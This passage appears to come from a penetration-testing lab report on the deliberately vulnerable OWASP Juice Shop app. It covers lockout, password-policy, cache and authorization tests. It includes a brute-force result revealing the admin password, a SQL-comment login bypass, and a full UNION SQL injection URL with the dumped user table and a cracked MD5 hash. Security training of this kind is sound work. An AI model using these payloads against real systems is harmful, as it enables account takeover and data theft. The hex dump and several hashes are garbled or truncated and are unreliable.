containing 'password123'. Each form includes a 'Log in' button, a 'Remember me' checkbox, a 'Forgot your password?' link, and a 'Not yet a customer?' link at the bottom.

Default login and passwords are disallowed.

usernames - “admin”, “administrator”, “root”, “system”, “guest”, “operator”, or “super”


“password”, “pass123”, “password123”, “admin”, or “guest”

## 4.3 Testing for Weak Lock Out Mechanism

The image shows a single screenshot of a web application's login page. The form has the title 'Login' and an error message 'Invalid email or password.' in red. The email field contains 'admin@juice-sh.op' and the password field contains four dots, indicating a masked password. The form includes a 'Log in' button, a 'Remember me' checkbox, a 'Forgot your password?' link, and a 'Not yet a customer?' link at the bottom.

There is no lock out of account when attempt to log in with an incorrect password is more than 3 times.


## Brute force



The screenshot shows the Burp Suite Intruder tool interface. The main window displays the 'Choose an attack type' dialog with 'Sniper' selected. Below it, the 'Payload positions' section shows the target URL 'http://192.168.0.37:3000' and a list of HTTP request details. A smaller window titled '2. Intruder attack of http://192.168.0.37:3000 - Temporary attack - Not saved to project file' shows the results of the attack. The table below lists the requests and their corresponding payloads, status codes, and lengths.

Request	Payload	Status code	Error	Timeout	Length	Comment
161	asdxzc	401			413	
117	admin123	200			1185	
0		401			413	
1	-----	401			413	
2	0	401			413	
3	000000	401			413	
4	0000000	401			413	
5	00000000	401			413	
6	000000000	401			413	
7	0987654321	401			413	
8	1	401			413	
9	11111	401			413	
10	111111	401			413	
11	1111111	401			413	
12	11111111	401			413	
13	111111111	401			413	

For [admin@juice-sh.op](mailto:admin@juice-sh.op) password is: admin123



The screenshot shows the Juice Shop login page on the left and the user menu on the right. The login page has fields for 'Email' and 'Password' with the values 'admin@juice-sh.op' and 'admin123' respectively. The user menu on the right shows the user 'admin@juice-sh.op' and options for 'Orders & Payment', 'Privacy & Security', and 'Logout'.



## 4.5 Testing for Vulnerable Remember Password

The image shows two parts of a web application. On the left is a 'User Registration' form with fields for Email (addn3w@juice-sh.op), Password (masked with dots), Repeat Password (masked with dots), and a Security Question (Mother's maiden name? with answer 1). It also includes password advice: contains at least one lower character, one upper character, one digit, one special character, and at least 8 characters. On the right is a user account menu for 'addn3w@juice-sh.op' with options: Orders & Payment, Privacy & Security, and Logout. The background shows a 'Best Juice Shop Salesman' banner.

## 4.6 Testing for Browser Cache Weaknesses

### No cache

```
1 GET /socket.io/?EIO=4&transport=websocket&sid=JK0jP-TpTEb25LlrAAB1 HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Sec-WebSocket-Version: 13
8 Origin: http://192.168.0.37:3000
9 Sec-WebSocket-Key: XJxftjYzRI-f7uTLVfDZMg==
10 Connection: keep-alive, Upgrade
11 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=9VAPJtytDcjfBHQIeDu1EtyXIJYT59h4WI9wUdetL3cmoubgs3YueRcJaGvR
12 Pragma: no-cache
13 Cache-Control: no-cache
14 Upgrade: websocket
15
16
```



about:cache-entry?storage=disk&context=O\*partitionKey=(http%2C192.168.0.37%2C3000)&eid=&uri=http://192.168.0.37:3000/rest/saveLoginp

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec SecLists/Passwords/C...

key: http://192.168.0.37:3000/rest/saveLoginp

Fetch count: 0

Last fetched: No last fetch time (bug 1000338)

Last modified: 2023-10-26 06:45:42

Expires: 2023-10-26 06:45:42

Data size: 348 B

Security: This document does not have any security info associated with it.

strongly-frames: 1

request-method: GET

auth: Bearer

request-accept-encoding: gzip, deflate

response-head: HTTP/1.1 200 OK

Access-Control-Allow-Origin: \*

X-Content-Type-Options: nosniff

X-Frame-Options: SAMEORIGIN

Feature-Policy: payment 'self'

X-Recruiting: /#/jobs

Content-Type: application/json; charset=utf-8

Content-Length: 348

ETag: W/"15c-00q6vcsu4yE1td+MFyz8T27vc"

Vary: Accept-Encoding

Date: Thu, 26 Oct 2023 10:45:42 GMT

original-response: Access-Control-Allow-Origin: \*

X-Content-Type-Options: nosniff

X-Frame-Options: SAMEORIGIN

Feature-Policy: payment 'self'

X-Recruiting: /#/jobs

Content-Type: application/json; charset=utf-8

Content-Length: 348

ETag: W/"15c-00q6vcsu4yE1td+MFyz8T27vc"

Vary: Accept-Encoding

Date: Thu, 26 Oct 2023 10:45:42 GMT

Connection: close

view: 1

```
00000000: 7b 22 69 64 22 3a 32 2c 22 75 73 65 72 6e 61  {"id":22,"userna
00000010: 6d 65 22 3a 22 22 2c 22 65 6d 61 69 6e 22 3a 22  me":"","email":
00000020: 61 64 6e 33 77 40 6e 15 69 63 65 2d 73 48 2e  add@juice-sh.
00000030: 6f 70 22 2c 22 70 61 73 77 6f 72 64 22 3a 22 op","password":
00000040: 30 31 39 32 3a 3d 61 37 62 62 64 37 3a 32 36  015023a1b0d725
00000050: 30 35 11 36 66 30 36 39 64 66 31 38 62 35 39  6310f0e0812b09
00000060: 22 2c 22 72 6f 6e 65 22 3a 22 63 75 73 74 6f 6d  ",role":"custom
00000070: 65 72 2c 22 64 65 6e 75 78 65 54 6f 6b 65 6e  ed","deluxeToken
00000080: 70 22 2c 22 31 39 32 2c 61 73 74 4c 6f 67 69 6e 49  ":"","lastLoginI
00000090: 22 3a 22 22 2c 22 6c 61 73 74 2f 70 75 62 6c 69 63  p":"192.168.0.37
000000a0: 22 2c 22 70 72 6f 66 69 6e 65 49 6d 61 67 65 22  ", "profileImage"
000000b0: 3a 22 2f 61 73 73 75 74 2f 70 75 62 6c 69 63  :"/assets/public
000000c0: 2f 69 6d 61 67 65 73 2f 70 75 6c 61 61 64 73 2f  /images/uploads/
000000d0: 64 65 61 75 6e 74 2e 73 76 67 22 2c 22 74 6f  default.svg","to
000000e0: 74 78 53 65 63 72 65 74 22 3a 22 2c 22 22 69 73  pSecret":"","is
```

Key	Data size	Alternative Data size	Fetch count	Last Modified	Expires	Pinning
http://192.168.0.37:3000/rest/admin/application-configuration	7223 bytes	0 bytes	59	2023-10-26 06:55:48	2023-10-26 06:45:46	
http://192.168.0.37:3000/rest/admin/application-configuration	0 bytes	0 bytes	0	2023-10-26 06:45:48	2023-10-26 06:45:48	
http://192.168.0.37:3000/rest/admin/application-configuration	1034 bytes	0 bytes	2	2023-10-26 06:45:49	2023-10-26 06:45:49	
http://192.168.0.37:3000/rest/saveLoginp	348 bytes	0 bytes	0	2023-10-26 06:45:42	2023-10-26 06:45:42	
http://192.168.0.37:3000/rest/admin/application-configuration	12895 bytes	0 bytes	4	2023-10-26 06:45:42	2023-10-26 06:45:42	
http://192.168.0.37:3000/rest/admin/application-configuration	5991 bytes	0 bytes	4	2023-10-26 06:45:42	2023-10-26 06:45:42	
http://192.168.0.37:3000/rest/user/session	130 bytes	0 bytes	0	2023-10-26 06:45:30	2023-10-26 06:45:30	
http://192.168.0.37:3000/rest/user/session	154 bytes	0 bytes	1	2023-10-26 06:45:31	2023-10-26 06:45:31	
http://192.168.0.37:3000/rest/user/session	190 bytes	0 bytes	11	2023-10-26 06:43:58	Expired immediately	
https://pinimg.ewst-juice-shop/search-index.js	2226942 bytes	7089301 bytes	11	2023-10-26 06:43:58	2023-10-27 06:34:38	
https://pinimg.ewst-juice-shop/_/img/redpill.png	17672 bytes	0 bytes	12	2023-10-26 06:43:58	2023-10-27 06:34:39	
https://pinimg.ewst-juice-shop/_/img/redpill.png	722 bytes	0 bytes	12	2023-10-26 06:43:58	2023-10-27 06:34:38	

## 4.7 Testing for Weak Password Policy

During registration we can create new user with weak password

### User Registration

Email \*

admin@juice-sh.op

Password \*

●●●●●●●●

● Password must be 5-40 characters long. 8/20

Repeat Password \*

●●●●●●●●

8/40

Show password advice

- ✓ contains at least one lower character
- contains at least one upper character
- ✓ contains at least one digit
- contains at least one special character
- ✓ contains at least 8 characters

Security Question \*

● This cannot be changed later!

Answer \*





During the forgotten password process, it is possible to create a weak password without requirements.

[jim@juice-sh.op](mailto:jim@juice-sh.op) -> answer Samuel

[bender@juice-sh.op](mailto:bender@juice-sh.op)

The image shows two screenshots of a 'Forgot Password' form. The left screenshot shows the form with a valid email and a strong password. The right screenshot shows the form with a valid email and a weak password.

**Left Screenshot:**

- Email: jim@juice-sh.op
- Security Question: [Redacted]
- New Password: [Redacted]
- Repeat New Password: [Redacted]
- Password must be 5-40 characters long. 8/20
- Repeat New Password: 8/20
- Show password advice: [Checked]
- Advice:
  - contains at least one lower character
  - contains at least one upper character
  - contains at least one digit
  - contains at least one special character
  - contains at least 8 characters
- Change button

**Right Screenshot:**

- Email: [Redacted]
- Security Question: [Redacted]
- New Password: [Redacted]
- Repeat New Password: [Redacted]
- Password must be 5-40 characters long. 0/20
- Repeat New Password: 0/20
- Show password advice: [Unchecked]
- Advice:
  - contains at least one lower character
  - contains at least one upper character
  - contains at least one digit
  - contains at least one special character
  - contains at least 8 characters

#### 4.8 Testing for Weak Security Question Answer

The image shows a screenshot of the 'Forgot Password' form. The form is titled 'Forgot Password' and has a message 'Wrong answer to security question.' in red. The form contains the following fields:

- Email: jim@juice-sh.op
- Security Question: [Redacted]
- New Password: [Redacted]
- Repeat New Password: [Redacted]
- Password must be 5-40 characters long. 0/20
- Repeat New Password: 0/20
- Show password advice: [Checked]
- Advice:
  - contains at least one lower character
  - contains at least one upper character
  - contains at least one digit
  - contains at least one special character
  - contains at least 8 characters

#### 4.9 Testing for Weak Password Change or Reset Functionalities

Already shown in 4.8



## 4.10 Testing for Weaker Authentication in Alternative Channel

### List of all accounts in Juice Shop


The screenshot shows the Burp Suite interface with the 'Request' tab selected. The request is a GET to `http://192.168.0.37:3000/rest/user/authentication-details/`. The response is a JSON object containing user details. The 'Inspector' tab on the right shows the request and response details.

### Try to login with other user – error

861	http://192.168.0.37:3000	POST	/rest/user/login	✓	401	385	text	io/
860	http://192.168.0.37:3000	GET	/rest/user/whoami	✓	200	487	JSON	
859	http://192.168.0.37:3000	GET	/rest/user/whoami	✓	304	276		
858	http://192.168.0.37:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	202	text	io/
857	http://192.168.0.37:3000	GET	/socket.io/?EIO=4&transport=websocket...	✓	101	129		io/
856	http://192.168.0.37:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	234	JSON	io/
855	http://192.168.0.37:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓	200	187	text	io/
854	https://play.google.com	POST	/log?format=json&hasfast=true&auths...	✓	200	578	JSON	
853	http://192.168.0.37:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	298	JSON	io/
852	http://192.168.0.37:3000	GET	/api/Challenges/?name=Score%20Board	✓	200	1005	JSON	
851	http://192.168.0.37:3000	GET	/rest/admin/application-version	✓	200	376	JSON	


The screenshot shows the Burp Suite interface with the 'Request' tab selected. The request is a POST to `http://192.168.0.37:3000/rest/user/login` with a JSON body containing email and password. The 'Response' tab shows a 401 Unauthorized response.

Try to login with other user – Success after adding ""-- " at the end



## 5. Authorization Testing

## 5.1 Testing Directory Traversal File Include





← → ↺ 🏠 192.168.0.37:3000/ftp/usr/share/dirb/wordlists/common.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec SecLists/Passwords/C...

# OWASP Juice Shop (Express ^4.17.1)

**403 Error: Only .md and .pdf files are allowed!**

at verify (/home/kali/Downloads/juice-shop\_15.2.1/build/routes/fileServer.js:55:18)  
at /home/kali/Downloads/juice-shop\_15.2.1/build/routes/fileServer.js:39:13  
at Layer.handle [as handle\_request] (/home/kali/Downloads/juice-shop\_15.2.1/node\_modules/express/lib/router/layer.js:95:5)  
at trim\_prefix (/home/kali/Downloads/juice-shop\_15.2.1/node\_modules/express/lib/router/index.js:328:13)  
at /home/kali/Downloads/juice-shop\_15.2.1/node\_modules/express/lib/router/index.js:286:9  
at param (/home/kali/Downloads/juice-shop\_15.2.1/node\_modules/express/lib/router/index.js:365:14)  
at param (/home/kali/Downloads/juice-shop\_15.2.1/node\_modules/express/lib/router/index.js:376:14)  
at Function.process\_params (/home/kali/Downloads/juice-shop\_15.2.1/node\_modules/express/lib/router/index.js:421:3)  
at next (/home/kali/Downloads/juice-shop\_15.2.1/node\_modules/express/lib/router/index.js:280:10)  
at /home/kali/Downloads/juice-shop\_15.2.1/node\_modules/serve-index/index.js:135:16  
at FSReqCallback.oncomplete (node:fs:207:21)

## 5.2 Testing for Bypassing Authorization Schema


Testen in point 4.4.

## 5.3 Testing for Privilege Escalation

[http://192.168.0.37:3000/rest/products/search?q=qwert%27\)\)%20UNION%20SELECT%20id,%20email,%20password,%20%274%27,%20%275%27,%20%276%27,%20%277%27,%20%278%27,%20%279%27%20FROM%20Users--](http://192.168.0.37:3000/rest/products/search?q=qwert%27))%20UNION%20SELECT%20id,%20email,%20password,%20%274%27,%20%275%27,%20%276%27,%20%277%27,%20%278%27,%20%279%27%20FROM%20Users--)


```
JSON Raw Data Headers
Save Copy Pretty Print
{"status":"success","data":[{"id":1,"name":"admin@juice-shop","description":"0192023a7bbd73250516f069df18b500","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":2,"name":"jim@juice-shop","description":"0192023a7bbd73250516f069df18b500","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":3,"name":"bender@juice-shop","description":"0c36c5173fa959ab71b1bffc6744e4e","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":4,"name":"bjoern.kimminich@gmail.com","description":"6edd9d726cdd873c539e41ae8757b8c","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":5,"name":"cisco@juice-shop","description":"86191705fa51172f931dc70801a18fb","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":6,"name":"support@juice-shop","description":"3809433fa3a90861c2555d783b0a92","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":7,"name":"marty@juice-shop","description":"f2f933d0bb0ba087bc8e33b8ebdd6d8","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":8,"name":"mc.safesearch@juice-shop","description":"b03f460ba8b458f0a0cd02c0d953bc8","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":9,"name":"j12934@juice-shop","description":"3c2ab4484e0a8f13270b8e37407c","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":10,"name":"mursirot@juice-shop","description":"9ad5b0492bbe52883e128d2a8941de4","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":11,"name":"amy@juice-shop","description":"039f05e4e36710c3d3c32100d0e0473","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":12,"name":"bjoern@juice-shop","description":"77211911a8f418d01a30516831","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":13,"name":"bjoern@owasp.org","description":"9283f1b2e669749001963be0462e466","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":14,"name":"chris.pike@juice-shop","description":"1ba783b9ed19eac1c73a27699f8095b","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":15,"name":"accountant@juice-shop","description":"963e18f92a7bb4b63220a04c5d63dc","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":16,"name":"lucvigne@juice-shop","description":"05f92148b4b69f7dacc0d4c0eb88f1a","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":17,"name":"demo","description":"fe01ce2a7fbac8faed7c982a04e229","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":18,"name":"john@juice-shop","description":"08d79e95706d42450ee37467874e45","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":19,"name":"emma@juice-shop","description":"4021c4a75c1a1afe50e6d33d7739","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":20,"name":"stan@juice-shop","description":"e9040a3f43d05e994f733f3b08eae64","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":21,"name":"etherium@juice-shop","description":"2c17c593771ee3048ae346b380c6c","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}, {"id":22,"name":"addr3w@juice-shop","description":"012023a7bbd73250516f069df18b500","price":4,"deluxePrice":5,"image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}]}
```

From this we can crack hash for admin: (admin password is: admin123)



## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:




Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
0192023a7bbd73250516f069df18b500	md5	admin123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.[Download CrackStation's Wordlist](#)

## 5.4 Testing for Insecure Direct Object References





Reviews (2)

bender@juice-sh.op  
Fry liked it too.

admin@juice-sh.op  
yummy

Write a review

Review

What did you like or dislike?

Max. 160 characters

Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.0.37:3000

Forward

Drop

Intercept is on

Action

Open browser

Pretty Raw Hex

```
1 PUT /rest/products/6/reviews/HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
